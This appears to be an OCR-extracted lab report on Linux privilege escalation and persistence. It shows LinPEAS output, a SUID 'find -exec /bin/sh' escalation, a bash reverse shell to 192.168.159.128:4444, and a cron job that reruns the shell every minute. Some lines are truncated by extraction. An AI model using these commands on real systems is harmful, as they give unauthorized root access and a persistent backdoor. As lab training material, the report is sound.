OS: Linux version 6.18.12+kali-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-15 (Debian 15.2.0-13) 15.2.0, GNU ld (GNU Binutil
s for Debian) 2.46) #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25)
User & Groups: uid=0(root) gid=0(root) groups=0(root)
Hostname: kali

[+] /usr/bin/fping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan por
ts, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more wit
h -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself


Caching directories . . . . . DONE
```

Kernel exploits

```
                    Kernel Exploit Registry (T1068)
  Operating system ..... Linux
  Kernel release ..... 6.18.12+kali-amd64
  Comparable version ..... 6.18.12
  Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..21)
  Kernel config source ..... /boot/config-6.18.12+kali-amd64
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver≥6.9.0 | Tags: 1 | Rank: Migrated from for
mer standalone 1_system_information check
  Kernel vulns found: 1
```


Writable files

```
WARNING: /etc/polkit-1/rules.d/ is writable!
Checking /usr/share/polkit-1/rules.d/:
WARNING: /usr/share/polkit-1/rules.d/ is writable!
WARNING: /usr/share/polkit-1/rules.d//10-systemd-logind-root-ignore-inhibitors.rules.example is writable
// SPDX-License-Identifier: MIT-0
//
// This config file is installed as part of systemd.
// It may be freely copied and edited (following the MIT No Attribution license).
//
// This example can be enabled by symlinking this file to
// /etc/polkit-1/rules.d/10-systemd-logind-root-ignore-inhibitors.rules

// Allow the root user to ignore inhibitors when calling reboot etc.
polkit.addRule(function(action, subject) {
    if ((action.id == "org.freedesktop.login1.power-off-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.reboot-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.halt-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.suspend-ignore-inhibit" ||
         action.id == "org.freedesktop.login1.hibernate-ignore-inhibit") &&
        subject.user == "root") {

        return polkit.Result.YES;
    }
});
WARNING: /usr/share/polkit-1/rules.d//20-gdm.rules is writable!
```

Privilege Escalation


Find SUID files

- find / -perm -4000 2>/dev/null



Exploit SUID

- /usr/bin/find . -exec /bin/sh \; -quit



Escalation Log (for report)

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Persistence

Create reverse shell script

- echo '#!/bin/bash
chmod +x /tmp/shell.sh


```
┌──(root㉿kali)-[/tmp]
└─# echo '#!/bin/bash
quote> bash -i >& /dev/tcp/192.168.159.128/4444 0>&1' > /tmp/shell.sh
```

Add cron job

- **crontab -e**

Add

- * * * * /tmp/shell.sh



- echo "=== CRON PERSISTENCE ===" && crontab -l | grep -v "^#"

```
└─# echo "=== CRON PERSISTENCE ===" && crontab -l | grep -v "^#"
=== CRON PERSISTENCE ===
* * * * * /tmp/shell.sh
```

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.227.132	Success	Root Shell

Enumeration

- Run LinPEAS for system enumeration
- Identify SUID binaries and misconfigurations

Privilege Escalation

- Analyze kernel vulnerabilities
- Exploit SUID binary to gain root access

Persistence

- Create reverse shell script
- Configure cron job for automatic execution
- Verify persistent access

Summary

The lab successfully demonstrated privilege escalation using SUID misconfigurations and established persistence using a cron job. These techniques highlight common security weaknesses in improperly configured systems and emphasize the importance of regular system audits and patch management.